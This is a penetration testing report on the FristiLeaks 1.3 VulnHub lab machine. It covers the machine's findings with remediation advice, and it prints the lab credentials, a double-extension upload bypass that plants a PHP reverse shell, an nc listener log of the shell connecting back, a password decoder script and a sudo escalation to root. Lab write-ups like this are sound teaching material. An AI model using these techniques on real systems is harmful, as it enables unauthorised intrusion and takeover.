[X]enjaya

FristiLeaks 1.3

Penetration Testing Report

Date: June 30th, 2020
Project: FristiLeaks 1.3
Version 1.0

[X]

xenjaya.com

Table of Contents

Confidentiality Statement

This document is for learning purpose and available for share. In no event shall Xenjaya be liable to anyone for special, incidental, collateral or consequential damages arising out of the use of this information.

Disclaimer

The information presented in this document is provided as is and without warranty. A penetration test is considered a snapshot in time and as such it is possible that something in the environment could have changed since the tests reflected in this report were run. Also, it is possible that new vulnerabilities may have been discovered since the tests were run. For this reason, this report should be considered a guide, not a 100% representation of the risk threatening your systems, networks and applications.

Assessment Overview

Introduction

Vulnhub, a free community resource, release FristiLeaks: 1.3 machine in Dec 14th, 2015. The author of the machine is Ar0xA in FristiLeaks series. This machine is a small VM made for a Dutch informal hacker meetup called Fristileaks. Meant to be broken in a few hours without requiring debuggers, reverse engineering, etc. This machine is available at vulnhub (https://www.vulnhub.com/entry/fristileaks-13,133/). For learning purpose, Xenjaya conducted internal penetration test on FristiLeaks: 1.3 machine.

Objective

This penetration test was for learning purpose and was done to perform full penetration test against FristiLeaks: 1.3 machine. This test conducted for one day at June 28th, 2020.

Finding Severity Ratings

The following table defines levels of severity and corresponding CVSS score range that are used throughout the document to assess vulnerability and risk impact.

Severity	CVSS v3.1 Score Range	Definition
Critical	9.0-10.0	Exploitation is straightforward and usually results in system-level compromise. It is advised to form a plan of action and patch immediately.
High	7.0-8.9	Exploitation is more difficult but could cause elevated privileges and potentially a loss of data or downtime. It is advised to form a plan of action and patch as soon as possible.
Moderate	4.0-6.9	Vulnerabilities exist but are not exploitable or require extra steps such as social engineering. It is advised to form a plan of action and patch after high-priority issues have been resolved.
Low	0.1-3.9	Vulnerabilities are non-exploitable but would reduce an organization's attack surface. It is advised to form a plan of action and patch during the next maintenance window.
Informational	0.0	No vulnerability exists. Additional information is provided regarding items noticed during testing, strong controls, and additional documentation.

Scope

The scope of this penetration testing was FristiLeaks: 1.3 machine and conducted as internal penetration test where the tester machine was in the same network as the testing machine.

Assessment	Details
FristiLeaks: 1.3	192.168.1.11

Executive Summary

Xenjaya evaluated FristiLeaks: 1.3 machine in an internal penetration test at June 28th, 2020. By leveraging series of attacks, Xenjaya found critical level vulnerability that allowed attacker to gain full access to FristiLeaks: 1.3 machine. It is highly recommended to address these vulnerabilites as soon as possible as the vulnerabilites can be found through basic information gathering and exploitable with normal exploitation method

Attack Summary

The following table describes how Xenjaya gained full access to FristiLeaks: 1.3 machine, step by step:

Step	Action	Recommendation
1	Obtained username and password for admin login page from comment at source of the page	Remove credentials at source page
2	Gained shell from abusing file upload functionality at admin page after login	Restrict file types accepted for upload: check the file extension and only allow certain files to be uploaded. Use a whitelist approach instead of a blacklist. Check for double extensions such as .php.png. Check for files without a filename like .htaccess. Change the permissions on the upload folder so the files within it are not executable. If possible, rename the files that are uploaded.
3	Gained access to admin folder by abusing scheduler and file permission	Restrict ownership and permission to the script that meant to be run by scheduler and use full path to the script.
4	Obtained username and password for admin and fristigod by exploiting poorly secured password file	Use password vault to store passwords. Restrict access to the file or remove it.
5	Gained root access by abusing sudo command with own password or without password	Restrict sudo commands that can be used as other user or without password.


Finding Details

Sensitive Data Exposure

Description:	Sensitive Data Exposure occurs when an application does not adequately protect sensitive information. The data can vary and anything from passwords, session tokens, credit card data to private health data and more can be exposed. If attackers were able to read the sensitive information, it could leverage access of the attackers.
Impact:	High
References:	OWASP – Sensitive Data Exposure

Exploitation Proof of Concept

When inspecting http://192.168.1.11/fristi/, Xenjaya found a username and its encoded password in the comment section.



The encoded password was decoded using base64 decoder and the resulting file was opened as image.

keKkeKKeKKeKkEkkEk

Using this sensitive data disclosure, Xenjaya was able to uncover the username and the password which are eezeepz and keKkeKKeKKeKkEkkEk that can be used to gain access to admin login page at http://192.168.1.11/fristi/.

Remediation


Remove credentials at source page. If needed, use password vault.

Unrestricted File Upload

Description:	Uploaded files represent a significant risk to applications. The first step in many attacks is to get some code to the system to be attacked. Then the attack only needs to find a way to get the code executed. Using a file upload helps the attacker accomplish the first step. The consequences of unrestricted file upload can vary, including complete system takeover, an overloaded file system or database, forwarding attacks to back-end systems, client-side attacks, or simple defacement. It depends on what the application does with the uploaded file and especially where it is stored.
Impact:	High
References:	OWASP – Unrestricted File Upload

Exploitation Proof of Concept

After successfully login at FristiLeaks admin page at http://192.168.1.11/fristi/, image upload is presented at the page. To exploit the file upload vulnerability, Xenjaya use php-reverse-shell.php that can be found at http://pentestmonkey.net/tools/web-shells/php-reverse-shell or /usr/share/webshells/php/php-reverse-shell.php in local kali machine to gain shell access to FristiLeaks machine. The the upload function performed basic extension check but it could be bypassed by changing the file extension from .php to .php.png, and the malicious file was successfully uploaded to the target system.



A listener was then run on attacker-controlled system to listen for incoming connection. The malicious file can be executed by browsing the file at http://192.168.1.11/fristi/uploads/php-reverse-shell.php.png which resulted in interactive shell access to the target system.

```
root@kali:/home/kali# nc -lvp 4444
listening on [any] 4444 ...
connect to [192.168.1.10] from 192.168.1.11 [192.168.1.11] 58520
Linux 192.168.1.11 2.6.32-573.8.1.el6.x86_64 #1 SMP Tue Nov 10 18:01:38 UTC 2015 x86_64 x86_64 x86_64 GNU/Linux
 22:23:23 up 14 min,  0 users,  load average: 0.00, 0.00, 0.00
USER     TTY      FROM              LOGIN@   IDLE   JCPU   PCPU WHAT
uid=48(apache) gid=48(apache) groups=48(apache)
sh: no job control in this shell
sh-4.1$
```

Remediation


Restrict file types accepted for upload: check the file extension and only allow certain files to be uploaded. Use a whitelist approach instead of a blacklist. Check for double extensions such as .php.png. Check for files without a filename like .htaccess. Change the permissions on the upload folder so the files within it are not executable. If possible, rename the files that are uploaded. If there is no need to have Unicode characters, it is highly recommended to only accept alpha-numeric characters and only one dot as an input for the file name and the extension. Limit the file size to a maximum value in order to prevent denial of service attacks. Don't rely on client-side validation only.

Cronjobs File Permission

Description:	This file contains information on what system jobs are run by cron. Write access to these files could provide unprivileged users with the ability to elevate their privileges. Read access to these files could provide users with the ability to gain insight on system jobs that run on the system and could provide them a way to gain unauthorized privileged access.
Impact:	High
References:	CWE-732: Incorrect Permission Assignment for Critical Resource

Exploitation Proof of Concept

After gaining interactive shell access as apache (web service), Xenjaya was able to view /home/eezeepz directory. Inside the directory, there was notes.txt which basically said that the current user was able to execute command from /home/admin directory as admin user by putting the command in /tmp/runthis using cronjobs. One of the commands was /home/admin/chmod and using that command, Xenjaya changed the permission of /home/admin directory and that directory was now accessible.



Remediation

Restrict ownership and permission to the script that meant to be run by scheduler and use full path to the script.

Password File Disclosure

Description:	The storage of passwords in a recoverable format makes them subject to password reuse attacks by malicious users. In fact, it should be noted that recoverable encrypted passwords provide no significant benefit over plaintext passwords since they are subject not only to reuse by malicious attackers but also by malicious insiders. If a system administrator can recover a password directly, or use a brute force search on the available information, the administrator can use the password on other accounts.
Impact:	High
References:	CWE-257: Storing Passwords in a Recoverable Format

Exploitation Proof of Concept

In /home/admin directory, there were two recovered passwords (cryptedpass.txt and whoisyourgodnow.txt) and a python script (cryptpass.py) that was used to encode the password as shown below.

```
mVGZ3O3omkJLmy2pcuTq
```

```
=RFn0AKnlMHMPIzpyuTI0ITG
```

```
#Enhanced with thanks to Dinesh Singh Sikawar @LinkedIn
import base64,codecs,sys

def encodeString(str):
    base64string= base64.b64encode(str)
    return codecs.encode(base64string[::-1], 'rot13')

cryptoResult=encodeString(sys.argv[1])
print cryptoResult
```

Using the information from cryptpass.py, the decoder python script (decoder.py) was created by reversing the method used in the encoder python script.

```
import base64,codecs,sys

def decodeString(str):
    base64string= codecs.decode(str[::-1], 'rot13')
    return base64.b64decode(base64string)

cryptoResult=decodeString(sys.argv[1])
print cryptoResult
```

Using the decoder script, Xenjaya was able to recover the password of another user.

```
root@kali:~/Tmp# python decode.py `cat cryptedpass.txt`
thisisalsopw123
root@kali:~/Tmp# python decode.py `cat whoisyourgodnow.txt`
LetThereBeFristi!

bash-4.1$ su admin
Password: thisisalsopw123
[admin@192 ~]$ whoami
admin

sh-4.1$ su fristigod
Password: LetThereBeFristi!
bash-4.1$ whoami
fristigod
```

Remediation

1. Use strong, non-reversible encryption to protect stored passwords.
2. Use password vault to store passwords.
3. Restrict access to the file or remove it.

Sudo Command as Another User

Description:	Starting from the apache user account or another user account, it is possible to perform privilege escalation through the lack of correct configuration in the server's sudoers file, which by default allows the execution of programs (e.g. nmap) with own password or without the need for a password with sudo.
Impact:	High
References:	CWE-269: Improper Privilege Management CVE-2020-7954 - NIST

Exploitation Proof of Concept

```
bash-4.1$ sudo -l
[sudo] password for fristigod: LetThereBeFristi!

Matching Defaults entries for fristigod on this host:
    requiretty, !visiblepw, always_set_home, env_reset, env_keep="COLORS
    DISPLAY HOSTNAME HISTSIZE INPUTRC KDEDIR LS_COLORS", env_keep+="MAIL PS1
    PS2 QTDIR USERNAME LANG LC_ADDRESS LC_CTYPE", env_keep+="LC_COLLATE
    LC_IDENTIFICATION LC_MEASUREMENT LC_MESSAGES", env_keep+="LC_MONETARY
    LC_NAME LC_NUMERIC LC_PAPER LC_TELEPHONE", env_keep+="LC_TIME LC_ALL
    LANGUAGE LINGUAS _XKB_CHARSET XAUTHORITY",
    secure_path=/sbin\:/bin\:/usr/sbin\:/usr/bin

User fristigod may run the following commands on this host:
    (fristi : ALL) /var/fristigod/.secret_admin_stuff/doCom
```

```
bash-4.1$ sudo -u fristi /var/fristigod/.secret_admin_stuff/doCom /bin/sh
[sudo] password for fristigod: LetThereBeFristi!
```

```
sh-4.1# whoami
root
sh-4.1# id
uid=0(root) gid=100(users) groups=100(users),502(fristigod)
```

Remediation

Restrict sudo commands that can be used as other user or without password. Follow the principle of least privilege when assigning access rights to entities in a software system.

Denial of Service

Description:	Slowloris is a denial-of-service attack program which allows an attacker to overwhelm a targeted server by opening and maintaining many simultaneous HTTP connections between the attacker and the target. Slowloris is an application layer attack which operates by utilizing partial HTTP requests. The attack functions by opening connections to a targeted Web server and then keeping those connections open as long as it can.
Impact:	Low
References:	OWASP – Denial of Service CloudFlare - Slowloris DDOS Attack

Discovery of Vulnerability

Xenjaya used nmap vuln script to scan for common vulnerability in the system. The results of the scan shows that the system is vulnerable to HTTP Slowloris Attack.

Remediation

1. Increase server availability - Increasing the maximum number of clients the server will allow at any one time will increase the number of connections the attacker must make before they can overload the server. Realistically, an attacker may scale the number of attacks to overcome server capacity regardless of increases.
2. Rate limit incoming requests - Restricting access based on certain usage factors will help mitigate a Slowloris attack. Techniques such as limiting the maximum number of connections a single IP address is allowed to make, restricting slow transfer speeds, and limiting the maximum time a client is allowed to stay connected are all approaches for limiting the effectiveness of low and slow attacks.
3. Cloud-based protection - Use a service that can function as a reverse proxy, protecting the origin server.

Additional Item

The flag of this machine was found at /root/fristileaks_secrets.txt